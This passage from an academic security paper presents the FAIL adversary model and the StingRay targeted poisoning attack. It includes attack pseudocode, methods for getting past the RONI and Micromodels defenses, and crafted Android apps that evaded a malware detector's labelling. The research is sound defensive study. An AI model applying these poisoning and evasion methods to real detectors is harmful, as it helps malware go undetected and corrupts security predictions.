Compared to existing white-box or black-box models, in reality, things tend to be more nuanced. A commercial ML-based malware detector [1] can rely on a publicly known architecture with proprietary data collected from end hosts, and a mixture of known features (e.g. system calls of a binary), and undisclosed features (e.g. reputation scores of the binary). Existing adversary definitions are too rigid and cannot account for realistic adversaries against such applications. In this paper, we ask *how can we systematically model adversaries based on realistic assumptions about their capabilities?*

Some of the recent evasion attacks [28, 36] investigate the transferability property of their solutions. Proven transferability increases the strength of an attack as it allows adversaries with limited knowledge or access to the victim system to craft effective instances. Furthermore, transferability hinders defense strategies as it renders secrecy ineffective. However, existing work generally investigates transferability under single dimensions (e.g. limiting the adversarial knowledge about the victim algorithm). This weak notion of transferability limits the understanding of actual attack capabilities on real systems and fails to shed light on potential avenues for defenses. This paper aims to provide a means to define and evaluate a more *general transferability*, across a wide range of adversary models. The generalized view of threat models highlights limitations of existing training-time attacks. Existing attacks [51, 29, 20] often assume full control over the training process of victim classifiers and have similar shortcomings to white-box attacks. Those that do not assume full control generally omit important adversarial considerations.Targeted poisoning attacks [34, 32, 11] require control of the labeling process. However, an attacker is often unable to determine the labels assigned to the poison samples in the training set —consider a case where a malware creator may provide a poison sample for the training set of an ML-based malware detector, but its malicious/benign label will be assigned by the engineers who train the detector. These attacks risk being detected by existing defenses as they might craft samples that stand out from the rest of the training set. Moreover, they also risk causing collateral damage to the classifier; for example, in Figure 1c the attack can trigger the misclassification of additional samples from the target's true class if the boundary is not molded to include only the target. Such collateral damage reduces the trust in the classifier's predictions, and thus the potential impact of the attack. Therefore, we aim to observe whether an attack could address these limitations and discover *how realistic is the targeted poisoning threat?*

**Machine learning background.** For our purpose, a *classifier* (or hypothesis) is a function $h : X \rightarrow Y$ that maps instances to labels to perform *classification*. An *instance* $\mathbf{x} \in X$ is an entity (e.g., a binary program ) that must receive a *label* $y \in Y = \{y_0, y_1, ..., y_m\}$ (e.g., reflecting whether the binary is malicious ). We represent an instance as a vector $\mathbf{x} = (x_1, \ldots, x_n)$, where the features reflect attributes of the artifact (e.g. APIs invoked by the binary). A function $D(\mathbf{x}, \mathbf{x}')$ represents the distance in the feature space between two instances $\mathbf{x}, \mathbf{x}' \in X$. The function $h$ can be viewed as a separator between the malicious and benign classes in the feature space $X$; the plane of separation between classes is called *decision boundary*. The *training set* $S \subset X$ includes instances that have known labels $Y_S \subset Y$. The labels for instances in $S$ are assigned using an *oracle* — for a malware classifier, an oracle could be an antivirus service such as VirusTotal, whereas for an image classifier it might be a human annotator. The *testing set* $T \subset X$ includes instances for which the labels are unknown to the learning algorithm.

**Threat model.** We focus on *targeted poisoning attacks* against machine learning classifiers. In this setting, we refer to the victim classifier as Alice, the owner of the target instance as Bob, and the attacker as Mallory. Bob and Mallory could also represent the same entity. Bob possesses an instance $\mathbf{t} \in T$ with label $y_t$, called the *target*, which will get classified by Alice. For example, Bob develops a benign application, and he ensures it is not flagged by an oracle antivirus such as VirusTotal. Bob's expectation is that Alice would not flag the instance either. Indeed, the target would be correctly classified by Alice after learning a hypothesis using a pristine training set $S^*$ (i.e. $h^* = A(S^*), h^*(\mathbf{t}) = y_t$). Mallory has partial

knowledge of Alice's classifier and read-only access to the target's feature representation, but they do not control either $\mathbf{t}$ or the natural label $y_t$, which is assigned by the oracle. Mallory pursues two goals. The *first goal* is to introduce a targeted misclassification on the target by deriving a training set $S$ from $S^*$: $h = A(S), h(\mathbf{t}) = y_d$, where $y_d$ is Mallory's desired label for $\mathbf{t}$. On binary classification, this translates to causing a false positive (FP) or false negative (FN). An example of FP would be a benign email message that would be classified as spam, while an FN might be a malicious sample that is not detected. In a multiclass setting, Mallory causes the target to be labeled as a class of choice. Mallory's *second goal* is to minimize the effect of the attack on Alice's overall classification performance. To quantify this collateral damage, we introduce the Performance Drop Ratio (PDR), a metric that reflects the performance hit suffered by a classifier after poisoning. This is defined as the ratio between the performance of the poisoned classifier and that of the pristine classifier: $PDR = \frac{performance(h)}{performance(h^*)}$. The metric encodes the fact that for a low-error classifier, Mallory could afford a smaller performance drop before raising suspicions.

## 3 Modeling Realistic Adversaries

**Knowledge and Capabilities.** Realistic adversaries conducting training time or testing time attacks are constrained by an imperfect *knowledge* about the model under attack and by limited *capabilities* in crafting adversarial samples. For an attack to be successful, samples crafted under these conditions must transfer to the original model. We formalize the adversary's strength in the **FAIL** attacker model, which describes the adversary's knowledge and capabilities along 4 dimensions:

- **F**eature knowledge $\mathcal{R} = \{x_i : x_i \in \mathbf{x}, x_i \text{ is } readable\}$: the subset of features known to the adversary.
- **A**lgorithm knowledge $A'$: the learning algorithm that the adversary uses to craft poison samples.
- **I**nstance knowledge $S'$: the labeled training instances available to the adversary.
- **L**everage $\mathcal{W} = \{x_i : x_i \in \mathbf{x}, x_i \text{ is } writable\}$: the subset of features that the adversary can modify.

The **F** and **A** dimensions constrain the attacker's understanding of the hypothesis space. Without knowing the victim classifier $A$, the attacker would have to select an alternative learning algorithm $A'$ and hope that the evasion or poison samples crafted for models created by $A'$ transfer to models from $A$. Similarly, if some features are unknown (i.e., partial feature knowledge), the model used for crafting instances is an approximation of the original classifier. For classifiers that learn a representation of the input features (such as neural networks), limiting the **F** dimension results in a different, approximate internal representation that will affect the success rate of the attack. These limitations result in an inaccurate *assessment* of the impact that the crafted instances will have and affect the success rate of the attack. The **I** dimension affects the accuracy of the adversary's view over the instance space. As $S'$ might be a subset or an approximation of $S^*$, the poisoning and evasion samples might exploit gaps in the instance space that are not present in the victim's model. This, in turn, could lead to an impact overestimation on the attacker side. Finally, the **L** dimension affects the adversary's *ability* to craft attack instances. The set of modifiable features restricts the regions of the feature space where the crafted instances could lie. For poisoning attacks, this places an upper bound on the ability of samples to shift the decision boundary while for evasion it could affect their effectiveness. The read-only features can, in some cases, cancel out the effect of the modified ones. An adversary with partial leverage needs extra effort, e.g. to craft more instances (for poisoning) or to attack more of the modifiable features (for both poisoning and evasion).

Prior work has investigated transferability without modeling a full range of realistic adversaries across the FAIL dimensions. [36] focuses on the **A** dimension, and proposes a transferable evasion attack across different neural network architectures. Transferability of poisoning samples in [33] is partially evaluated on the **I** and **A** dimensions. The evasion attack in [25] considers **F**, **A** and **I** under a coarse granularity, but omits the **L** dimension. ML-based systems employed in the security industry [21, 10, 45, 39, 12] often combine undisclosed and known features to render attacks more difficult. In this context, the systematic evaluation of transferability along the **F** and **L** dimensions is still an open question.

**Constraints.** The attacker's strategy is also influenced by a set of *constraints* that drive the attack design and implementation. While these are attack-dependent, we broadly classify them into three categories: *success*, *defense*, and *budget* constraints. *Success* constraints encode the attacker's goals and considerations that directly affect the effectiveness of the attack, such as the assessment of the target instance classification. *Defense* constraints refer to the attack characteristics aimed to circumvent existing defenses (e.g. the post-attack performance drop on the victim). *Budget* considerations address the limitations in an attacker's resources, such as the maximum number of poisoning instances or, for evasion attacks, the maximum number of queries to the victim model.

**Implementing the FAIL dimensions.** Performing empirical evaluations within the **FAIL** model requires further design choices that depend on the application domain and the attack surface of the system. To simulate weaker adversaries systematically, we formulate a questionnaire to guide the design of experiments focusing on each dimension of our model.

For the **F** dimension, we ask: *What features could be kept as a secret? Could the attacker access the exact feature values?* Feature subsets may not be publicly available (e.g. derived using a proprietary malware analysis tool, such as dynamic analysis in a contained environment), or they might be directly defined from instances not available to the attacker (e.g. low-frequency word features). Similarly, the exact feature values could be unknown ( e.g. because of defensive feature squeezing [49]). Feature secrecy does not, however, imply the attacker's inability to modify them through an indirect process [25] or extract surrogate ones.

The questions related to the **A** dimension are: *Is the algorithm class known? Is the training algorithm secret? Are the classifier parameters secret?* These questions define the spectrum for adversarial knowledge with respect to the learning algorithm: black-box access, if the information is public, gray-box, where the attacker has partial information about the algorithm class or the ensemble architecture, or white-box, for complete adversarial knowledge.

The **I** dimension controls the overlap between the instances available to the attacker and these used by the victim. Thus, here we ask: *Is the entire training set known? Is the training set partially known? Are the instances known to the attacker sufficient to train a robust classifier?* An application might use instances from the public domain (e.g. a vulnerability exploit predictor) and the attacker could leverage them to the full extent in order to derive their attack strategy. However, some applications, such as a malware detector, might rely on private or scarce instances that limit the attacker's knowledge of the instance space. The scarcity of these instances drives the robustness of the attacker classifier which in turn defines the perceived attack effectiveness. In some cases, the attacker might not have access to any of the original training instances, being forced to train a surrogate classifier on independently collected samples [50, 29].

The **L** dimension encodes the practical capabilities of the attacker when crafting attack samples. These are tightly linked to the attack constraints. However, rather than being preconditions, they act as degrees of freedom on the attack. Here we ask: *Which features are modifiable by the attacker?* and *What side effects do the modifications have?* For some applications, the attacker may not be able to modify certain types of features, either because they do not control the generating process (e.g. an exploit predictor that gathers features from multiple vulnerability databases) or when the modifications would compromise the instance integrity (e.g. a watermark on images that prevents the attacker from modifying certain features). In cases of dependence among features, targeting a specific set of features could have an indirect effect on others (e.g. an attacker injecting tweets to modify word feature distributions also changes features based on tweet counts).

## 3.1 Unifying Threat Model Assumptions

Discordant threat model definitions result in implicit assumptions about adversarial limitations, some of which might not be realistic. The FAIL model allows us to systematically reason about such assumptions. To demonstrate its utility, we evaluate a body of existing studies by means of answering two questions for each work.

[2] Gu et al.'s study investigates a scenario where the attacker performs the training on behalf of the victim. Consequently, the attacker has full access to the model architecture, parameters, training set and feature representation. However, with the emergence of frameworks such as [16], even in this threat model, it might be possible that the attacker does not know the training set or the features.

To categorize existing attacks, we first inspect a threat model and ask: *AQ1–Are bounds for attacker limitations specified along the dimension?*. The possible answers are: *yes, omitted* and *irrelevant*. For instance, the threat model in Carlini et al.'s evasion attack [9] specifies that the adversary requires complete knowledge of the model and its parameters, thus the answer is *yes* for the **A** dimension. In contrast, the analysis on the **I** dimension is *irrelevant* because the attack does not require access to the victim training set. However, the study does not discuss feature knowledge, therefore we mark the **F** dimension as *omitted*.

Our second question is: *AQ2–Is the proposed technique evaluated along the dimension?*. This question becomes *irrelevant* if the threat model specifications are *omitted* or *irrelevant*. For example, Carlini et al. evaluated transferability of their attack when the attacker does not know the target model parameters. This corresponds to the attacker algorithm knowledge, therefore the answer is *yes* for the **A** dimension.

Applying the FAIL model reveals implicit assumptions in existing attacks. An implicit assumption exists if the attack limitations are not specified along a dimension. Furthermore, even with explicit assumptions, some studies do not evaluate all relevant dimensions. We present these findings about previous attacks within the FAIL model in Table 1.

When looking at existing defenses through the FAIL model, we aim to observe how they achieve security: either by hiding information or limiting the attacker capabilities. For defenses that involve creating knowledge asymmetry between attackers and the defenders, i.e. secrecy, we ask: *DQ1–Is the dimension employed as a mechanism for secrecy?*. For example, feature squeezing [49] employs feature reduction techniques unknown to the attacker; therefore the answer is *yes* for the **F** dimension.

In order to identify hardening dimensions, which attempt to limit the attack capabilities, we ask: *DQ2–Is the dimension employed as a mechanism for hardening?*. For instance, the distillation defense [38] against evasion modifies the neural network weights to make the attack more difficult; therefore the answer is *yes* for the **A** dimension.

These defenses may come with inaccurate assessments for the adversarial capabilities and implicit assumptions. For example, distillation limits adversaries along the **F** and **A** dimensions but employing a different attack strategy could bypass it [9]. On poisoning attacks, the RONI [34] defense assumes training set secrecy, but does not evaluate the threat posed by attackers with sufficient knowledge along the other dimensions. As our results will demonstrate, this implicit assumption allows attackers to bypass the defense while remaining within the secrecy bounds.

The results for the evaluated defenses are found in Table 2. The detailed evaluation process for each of these studies can be found in our technical report [43].

## 4 The StingRay Attack

Reasoning about implicit and explicit assumptions in prior defenses allows us to design algorithms which exploit their weaknesses. In this section, we introduce StingRay, one such attack that achieves targeted poisoning while preserving overall classification performance. StingRay is a general framework for crafting poison samples.

At a high level, our attack builds a set of poison instances by starting from base instances that are close to the target in the feature space but are labeled as the desired target label $y_d$, as illustrated in the example from Figure 2. Here, the adversary has created a malicious Android app $\mathbf{t}$, which includes suspicious features (e.g. the `WRITE_CONTACTS` permission on the left side of the figure), and wishes to prevent a malware detector from flagging this app. The adversary, therefore, selects a benign app $\mathbf{x_b}$ as a base instance. To craft each poison instance, StingRay alters a subset of a base instance's features so that they resemble those of the target. As shown on the right side of Figure 2, these are not necessarily the most suspicious features, so that the crafted instance will likely be considered benign. Finally, StingRay filters crafted instances based on their negative impact on instances from $S'$, ensuring that their individual effect on the target classification performance is negligible. The sample crafting procedure is repeated until there are enough instances to trigger the misclassification of $\mathbf{t}$. Algorithm 1 shows the pseudocode of the attack's two general-purpose procedures .

We describe concrete implementations of our attack against four existing applications: an image recognition system, an Android malware detector, a Twitter-based exploit predictor, and a data breach predictor. We reimplement the systems that are not publicly available, using the original classification algorithms and the original training sets to reproduce those systems as closely as possible. In total, our applications utilize three classification algorithms—convolutional neural network, linear SVM, and random forest—that have distinct characteristics. This spectrum illustrates the first challenge for our attack: identifying and encapsulating the application-specific steps in StingRay, to adopt a modular design with broad applicability. Making poisoning attacks practical raises additional challenges. For example, a naïve approach would be to inject the target with the desired label into the training set: $h(\mathbf{t}) = y_d$ (**S.I**). However, this is impractical because the adversary, under our threat

**Algorithm 1** The StingRay attack.

```
procedure StingRay(S', Y_S', t, y_t, y_d)
    I = ∅
    h = A'(S')
    repeat
        x_b = GetBaseInstance(S', Y_S', t, y_t, y_d)
        x_c = CraftInstance(x_b, t)
        if GetNegativeImpact(S', x_c) < τ_NI then
            I = I ∪ {x_c}
            h = A'(S' ∪ I)
    until (|I| > N_min and h(t) = y_d) or |I| > N_max
    PDR = GetPDR(S', Y_S', I, y_d)
    if h(t) ≠ y_d or PDR < τ_PDR then
        return ∅
    return I
procedure GetBaseInstance(S', Y_S', t, y_t, y_d)
    for x_b, y_b in Shuffle(S', Y_S') do
        if D(t, x_b) < τ_D and y_b = y_d then
            return x_b
```

model, does not control the labeling function. Therefore, GetBaseInstance works by selecting instances $\mathbf{x_b}$ that already have the desired label and are close to the target in the feature space (**S.II**).

A more sophisticated approach would mutate these samples and use poison instances to push the model boundary toward the target's class [32]. However, these instances might resemble the target class too much, and they might not receive the desired label from the oracle or even get flagged by an outlier detector. In CraftInstance, we apply tiny perturbations to the instances (**D.III**) and by checking the negative impact *NI* of crafted poisoning instances on the classifier (**D.IV**) we ensure they remain *individually inconspicuous*.

Mutating these instances with respect to the target [34] (as illustrated in Figure 1c) may still reduce the overall performance of the classifier (e.g. by causing the misclassification of additional samples similar to the target). We overcome this via GetPDR by checking the performance drop of the attack samples (**S.V**), therefore ensuring that they remain *collectively inconspicuous*.

Even so, the StingRay attack adds robustness to the poison instances by crafting more instances than necessary, to overcome sampling-based defenses (**D.VI**). Nevertheless, the attack has a sampling budget that dictates the allowable number of crafted instances (**B.VII**). A detailed description of StingRay is found in Appendix A.

**Attack Constraints.** The attack presented above has a series of constraints that shape its effectiveness. Reasoning about them allows us to adapt StingRay to the specific restrictions on each application. These span all three categories identified in Section 3: Success(**S.**), Defense(**D.**) and Budget(**B.**):

**S.I** $h(\mathbf{t}) = y_d$: the desired class label for target

**S.II** $D(\mathbf{t}, \mathbf{x_b}) < \tau_D$: the inter-instance distance metric

**D.III** $\bar{s} = \frac{1}{|I|} \sum_{\mathbf{x_c} \in I} s(\mathbf{x_c}, \mathbf{t})$, where $s(\cdot, \cdot)$ is a *similarity* metric: crafting target resemblance

**D.IV** $NI < \tau_{NI}$: negative impact of poisoning instances

**S.V** $PDR < \tau_{PDR}$: the perceived performance drop

**D.VI** $|I| \geq N_{min}$: the minimum number of poison instances

**B.VII** $|I| \leq N_{max}$: maximum number of poisoning instances

The perceived success of the attacker goals (**S.I** and **S.V**) dictate whether the attack is triggered. If the *PDR* is large, the attack might become indiscriminate and the risk of degrading the overall classifier's performance is high. The actual *PDR* could only be computed in the white-box setting. For scenarios with partial knowledge, it is approximated through the perceived *PDR* on the available classifier.

The impact of crafted instances is influenced by the distance metric and the feature space used to measure instance similarity (**S.II**). For applications that learn feature representations (e.g. neural nets), the similarity of learned features might be a better choice for minimizing the crafting effort.

The set of features that are actively modified by the attacker in the crafted instances (**D.III**) defines the *target resemblance* for the attacker, which imposes a trade-off between their inconspicuousness and the effectiveness of the sample. If this quantity is small, the crafted instances are less likely to be perceived as outliers, but a larger number of them is required to trigger the attack. A higher resemblance could also cause the oracle to assign crafted instances a different label than the one desired by the attacker.

The loss difference of a classifier trained with and without a crafted instance (**D.IV**) approximates the negative impact of that instance on the classifier. It may be easy for an attacker to craft instances with a high negative impact, but these instances may also be easy to detect using existing defenses.

In practice, the cost of injecting instances in the training set can be high (e.g. controlling a network of bots in order to send fake tweets) so the attacker aims to minimize the number of poison instances (**D.VI**) used in the attack. The adversary might also discard crafted instances that do not have the desired impact on the ML

model. Additionally, some poison instances might be filtered before being ingested by the victim classifier. However, if the number of crafted instances falls below a threshold $N_{min}$, the attack will not succeed. The maximum number of instances that can be crafted (**B.VII**) influences the outcome of the attack. If the attacker is unable to find sufficient poison samples after crafting $N_{max}$ instances, they might conclude that the large fraction of poison instances in the training set would trigger suspicions or that they depleted the crafting budget.

**Delivering Poisoning Instances.** The mechanism through which poisoning instances are delivered to the victim classifier is dictated by the application characteristics and the adversarial knowledge. In the most general scenario, the attacker injects the crafted instances alongside existing ones, expecting that the victim classifier will be trained on them. For applications where models are updated over time or trained in mini-batches (such as an image classifier based on neural networks), the attacker only requires control over a subset of such batches and might choose to deliver poison instances through them. In cases where the attacker is unable to create new instances (such as a vulnerability exploit predictor), they will rely on modifying the features of existing ones by poisoning the feature extraction process. The applications we use to showcase StingRay highlight these scenarios and different attack design considerations.

## 4.1 Bypassing Anti-Poisoning Defenses

In this section, we discuss three defenses against poisoning attacks and how StingRay exploits their limitations.

The Micromodels defense was proposed for cleaning training data for network intrusion detectors [13]. The defense trains classifiers on non-overlapping epochs of the training set (*micromodels*) and evaluates them on the training set. By using a majority voting of the micromodels, training instances are marked as either safe or suspicious. Intuition is that attacks have relatively low duration and they could only affect a few micromodels. It also relies on the availability of accurate instance timestamps.

Reject on Negative Impact (RONI) was proposed against spam filter poisoning attacks [3]. It measures the incremental effect of each individual suspicious training instance and discards the ones with a relatively significant negative impact on the overall performance. RONI sets a threshold by observing the average negative impact of each instance in the training set and flags an instance when its performance impact exceeds the threshold. This threshold determines RONI's ultimate effectiveness and ability to identify poisoning samples. The defense also requires a sizable clean set for testing instances. We adapted RONI to a more realistic scenario, assuming no clean holdout set, implementing an iterative variant, as suggested in [41], that incrementally decreases the allowed performance degradation threshold. To the best of our knowledge, this version has not been implemented and evaluated before. However, RONI remains computationally inefficient as the number of trained classifiers scales linearly with the training set.

Target-aware RONI (tRONI) builds on the observation that RONI fails to mitigate *targeted* attacks [34] because the poison instances might not individually cause a significant performance drop. We propose a targeted variant which leverages prior knowledge about a test-time misclassification to determine training instances that might have caused it. While RONI estimates the negative impact of an instance on a holdout set, tRONI considers their effect on the target classification alone. Therefore tRONI is only capable of identifying instances that distort the target classification significantly. A detailed description of this defense is available in the technical report [43].

All these defenses aim to increase adversarial costs by forcing attackers to craft instances that result in a small loss difference (Cost **D.IV**). Therefore, they implicitly assume that poisoning instances stand out from the rest, and they negatively affect the victim classifier. However, attacks such as StingRay could exploit this assumption to evade detection by crafting a small number of inconspicuous poison samples.

## 4.2 Attack Implementation

We implement StingRay against four applications with distinct characteristics, each highlighting realistic constraints for the attacker. We omit certain technical details for space considerations, encouraging interested readers to consult the technical report [43].

**Image classification.** We first poison a neural-network (NN) based application for image classification, often used for demonstrating evasion attacks in the prior work. The input instances are images and the labels correspond to objects that are depicted in the image (e.g. airplane, dog, ship). We evaluate StingRay on our own implementation for CIFAR-10 [24]. 10,000 instances (1/6 of the data set) are used for validation and testing. In this scenario, the attacker has an image $\mathbf{t}$ with true label $y_t$ (e.g. a dog) and wishes to trick the model into classifying it as a specific class $y_d$ (e.g. a cat).

We implement a neural network architecture that achieves a performance comparable to other studies [38, 9], obtaining a validation accuracy of 78%. Once the network is trained on the benign inputs, we proceed to poison the classifier. We generate and group poison in-

stances into batches alongside benign inputs. We define $\gamma \in [0,1]$ to be the *mixing parameter* which controls the number of poison instances in a batch. In our experiments we varied $\gamma$ over $\{0.125, 0.5, 1.0\}$ (i.e. 4, 16, and 32 instances of the batch are poison) and selected the value that provided the best attack success rate, keeping it fixed across successive updates. We then update[3] the previously trained network using these batches until either the attack is perceived as successful or we exceed the number of available poisoning instances, dictated by the cut-off threshold of $N_{max}$. It is worth noting that if the learning rate is high and the batch contains too many poison instances, the attack could become indiscriminate. Conversely, too few crafted instances would not succeed in changing the target prediction, so the attacker needs to control more batches.

The main insight that motivates our method for generating adversarial samples is that there exist inputs to a network $\mathbf{x}_1, \mathbf{x}_2$ whose distance in pixel space $||\mathbf{x}_1 - \mathbf{x}_2||$ is much smaller than their distance in deep feature space $||H_i(\mathbf{x}_1) - H_i(\mathbf{x}_2)||$, where $H_i(\mathbf{x})$ is the value of the $i^{\text{th}}$ hidden layer's activation for the input $\mathbf{x}$. This insight is motivated by the very existence of test-time adversarial examples, where inputs to the classifier are very similar in pixel space, but are successfully misclassified by the neural network [4, 44, 17, 50, 37, 9]. Our attack consists of selecting *base* instances that are close to the target $\mathbf{t}$ in *deep feature space*, but are labeled by the oracle as the attacker's desired label $y_d$. CRAFTINSTANCE creates poison images such that the *distance to the target* $\mathbf{t}$ in deep feature space is minimized and the resulting adversarial image is within $\tau_D$ distance in pixel space to $\mathbf{t}$. Recent observations suggest that features in the deeper layers of neural networks are not transferable [52]. This suggests that the selection of the layer index $i$ in the objective function offers a trade-off between attack transferability and the magnitude of perturbations in crafted images (Cost **D.III**). In our experiments we choose $H_i$ to be the third convolutional layer.

We pick 100 target instances uniformly distributed across the class labels. The desired label $y_d$ is the one closest to the true label $y_t$ from the *attacker's classifier* point of view (i.e. it is the second best guess of the classifier). We set the cut-off threshold $N_{max} = 64$, equivalent to two mini-batches of 32 examples. The perturbation is upper-bounded at $\tau_D < 3.5\%$ resulting in a target resemblance $\bar{s} < 110$ pixels.

**Android malware detection.** The Drebin Android malware detector [2] uses a linear SVM classifier to predict if an application is malicious or benign. The Drebin data set consists of 123,453 Android apps, including

[3] The update is performed on the entire network (i.e. all layers are updated).



Figure 2: The sample crafting process illustrated for the Drebin Android malware detector. Suspicious features are emphasized in VirusTotal reports using an opaque internal process, but the attacker is not constrained to copying them.

5,560 malware samples. These were labeled using 10 AV engines on VirusTotal [48], considering apps with at least two detections as malicious. The feature space has 545,333 dimensions. We use stratified sampling and split the data set into 60%-40% folds training and testing respectively, aiming to mimic the original classifier. Our implementation achieves 94% F1 on the testing set. The features are extracted from the application archives (APKs) using two techniques. First, from the *AndroidManifest* XML file, which contains meta information about the app, the authors extract the permission requested, the application components and the registered system callbacks. Second, after disassembling the *dex* file, which contains the app bytecode, the system extracts suspicious Android framework calls, actual permission usage and hardcoded URLs. The features are represented as bit vectors, where each index specifies whether the application contains a feature. The adversary aims to misclassify an Android app $\mathbf{t}$. Although the problems of inducing a targeted false positive (FP) and a targeted false negative (FN) are analogous from the perspective of our definitions, in practice the adversary is likely more interested in targeted FNs, so we focus on this case in our experiments. We evaluate this attack by selecting target instances from the testing set that would be correctly labeled as malicious by the classifier. We then craft instances by adding active features (permissions, API calls, URL requests) from the target to existing benign instances, as illustrated in Figure 2. Each of the crafted apps will have a subset of the features of $\mathbf{t}$, to remain individually inconspicuous. The poisoning instances are mixed with the pristine ones and used to train the victim classifier from scratch.

We craft 1,717 attacks to test the attack on the Drebin classifier. We use a cutoff threshold $N_{max} = 425$, which corresponds to 0.5% of the training set. The base instances are selected using the Manhattan distance $D = l_1$ and each poisoning instance has a target resemblance of $\bar{s} = 10$ features and a negative impact $\tau_{NI} < 50\%$.

**Twitter-based exploit prediction.** In [40], the authors present a system, based on a linear SVM, that predicts

which vulnerabilities are going to be exploited using features extracted from Twitter and public vulnerability databases. For each vulnerability, the predictor extracts word-based features (e.g. the number of tweets containing the word *code*), Twitter statistics (e.g. number of distinct users that tweeted about it), and domain-specific features for the vulnerability (e.g. CVSS score). The data set contains 4,140 instances out of which 268 are labeled as positive (a proof-of-concept exploit is publicly available). The classifier uses 72 features from 4 categories: CVSS Score, Vulnerability Database, Twitter traffic and Twitter word features. Due to the class imbalance, we use stratified samples of 60%–40% of the data set for training and testing respectively, obtaining a 40% testing F1.

The targeted attack selects a set $I$ of vulnerabilities that are similar to $\mathbf{t}$ (e.g. same product or vulnerability category), have no known exploits, and gathered fewer tweets. It then proceeds to post crafted tweets about *these* vulnerabilities that include terms normally found in the tweets about the *target* vulnerability. In this manner, the classifier gradually learns that these terms indicate vulnerabilities that are not exploited. However, the attacker's leverage is limited since the features extracted from sources other than Twitter are not under the attacker's control.

We simulate 1,932 attacks setting $N_{max} = 20$ and selecting the CVEs to be poisoned using the Euclidean distance $D = l_2$ with $\tau_{NI} < 50\%$.

**Data breach prediction.** The fourth application we analyze is a data breach predictor proposed in [30]. The system attempts to predict whether an organization is going to suffer a data breach, by using a random forest classifier. The features used in classification include indications of bad IT hygiene (e.g. misconfigured DNS servers) and malicious activity reports (e.g. blacklisting of IP addresses belonging to the organization). These features are absolute values (i.e. organization size), as well as time series based statistics (e.g. duration of attacks). The Data Breach Investigations Reports (DBIR) [47] provides the ground truth. The classifier uses 2,292 instances with 382 positive-labeled examples. The 74 existing features are extracted from externally observable network misconfiguration symptoms as well as blacklisting information about hosts in an organization's network. A similar technique is used to compute the FICO Enterprise Security Score [15]. We use stratified sampling to build a training set containing 50% of the corpus and use the rest for testing and choosing targets for the attacks. The classifier achieves a 60% F1 score on the testing set.

In this case, the adversary plans to hack an organization $\mathbf{t}$, but wants to avoid triggering an incident prediction despite the eventual blacklisting of the organization's IPs. In our simulation, we choose $\mathbf{t}$ from within organizations that were reported in DBIR and were not used at training time, being correctly classified at testing. The adversary chooses a set $I$ of organizations that do not appear in the DBIR and modifies their feature representation. The attacker has limited leverage and is only able to influence time series based features indirectly, by injecting information in various blacklists.

We generate 2,002 attacks under two scenarios: the attacker has compromised a blacklist and is able to influence the features of many organizations, or the attacker has infiltrated a few organizations and it uses them to modify their reputation on all the blacklists. We set $N_{max} = 50$ and the instances to be poisoned are selected using the Euclidean distance $D = l_2$ with $\tau_{NI} < 50\%$.

## 4.3 Practical Considerations

**Running time of StingRay.** The main computational expenses of StingRay are: crafting the instances in CRAFTINSTANCE, computing the distances to the target in GETBASEINSTANCE, and measuring the negative impact of the crafted instances in GETNEGATIVEIMPACT.

CRAFTINSTANCE depends on the crafting strategy and its complexity in searching for features to perturb. For the image classifier, we adapt an existing evasion attack, showing that we could reduce the computational cost by finding adversarial examples on hidden layers instead of the output layer. For all other applications we evaluated, the choice of features is determined in constant time.

The GETBASEINSTANCE procedure computes inter-instance distances once per attack, and it is linear in terms of the attackers training set size for a particular label. For larger data sets the distance computation could be approximated (e.g. using a low-rank approximation).

In GETNEGATIVEIMPACT, we obtain a good approximation of the negative impact (NI) by training locally-accurate classifiers on small instance subsets and performing the impact test on batches of crafted instances.

**Labeling poisoning instances.** Our attacker model assumes that the adversary does not control the oracle used for labeling poisoning instances. Although the attacker could craft poisoning instances that closely resemble the target $\mathbf{t}$ to make them more powerful, they could be flagged as outliers or the oracle could assign them a label that is detrimental for the attack. It is therefore beneficial to reason about the oracles specific to all applications and the mechanisms used by StingRay to obtain the desired labels.

For the image classifier, the most common oracle is a consensus of human analysts. In an attempt to map

the effect of adversarial perturbations on human perception, the authors of [35] found through a user study that the maximum fraction of perturbed pixels at which humans will correctly label an image is 14%. We, therefore, designed our experiments to remain within these bounds. Specifically, we measure the pixel space perturbation as the $l_\infty$ distance and discard poison samples with $\tau_D > 0.14$ prior to adding them to $I$.

The Drebin classifier uses VirusTotal as the oracle. In our experiments, the poison instances would need to maintain the benign label. We systematically create over 19,000 Android applications that correspond to attack instances and utilize VirusTotal, in the same way as Drebin does, to label them. To modify selected features of the Android apps, we reverse-engineer Drebin's feature extraction process to generate apps that would have the desired feature representation. We generate these applications for the scenario where only the subset of features extracted from the *AndroidManifest* are modifiable by the attacker, similar to prior work [19]. In 89% of these cases, the crafted apps bypassed detection, demonstrating the feasibility of our strategy in obtaining negatively labeled instances. However, in our attack scenario, we assume that the attacker is not consulting the oracle, releasing all crafted instances as part of the attack.

For the exploit predictor, labeling is performed independently of the feature representations of instances used by the system. The adversary manipulates the public discourse around existing vulnerabilities, but the label exists with respect to the availability of an exploit. Therefore the attacker has more degrees of freedom in modifying the features of instances in $I$, knowing that their desired labels will be preserved.

In case of the data breach predictor, the attacker utilizes organizations with no known breach and aims to poison the blacklists that measure their hygiene, or hacks them directly. In the first scenario, the attacker does not require access to an organization's networks, therefore the label will remain intact. The second scenario would be more challenging, as the adversary would require extra capabilities to ensure they remain stealthy while conducting the attack.

# 5 Evaluation

We start by evaluating weaker evasion and poisoning adversaries, within the **FAIL** model, on the image and malware classifiers (Section 5.1). Then, we evaluate the effectiveness of existing defenses against StingRay (Section 5.2) and its applicability to a larger range of classifiers. Our evaluation seeks to answer four research questions: *How could we systematically evaluate the transferability of existing evasion attacks? What are the limitations of realistic poisoning adversaries? When are targeted poison samples transferable? Is StingRay effective against multiple applications and defenses?* We quantify the effectiveness of the evasion attack using the percentage of successful attacks (SR), while for StingRay we also measure the Performance Drop Ratio (PDR). We measure the PDR on holdout testing sets by considering either the average accuracy, on applications with balanced data sets, or the average F1 score (the harmonic mean between precision and recall), which is more appropriate for highly imbalanced data sets.

## 5.1 FAIL Analysis

In this section, we evaluate the image classifier and the malware detector using the **FAIL** framework. The model allows us to utilize both a state of the art evasion attack as well as StingRay for the task. To control for additional confounding factors when evaluating StingRay, in this analysis we purposely omit the negative impact-based pruning phase of the attack. We chose to implement the FAIL analysis on the two applications as they do not present built-in leverage limitations and they have distinct characteristics.

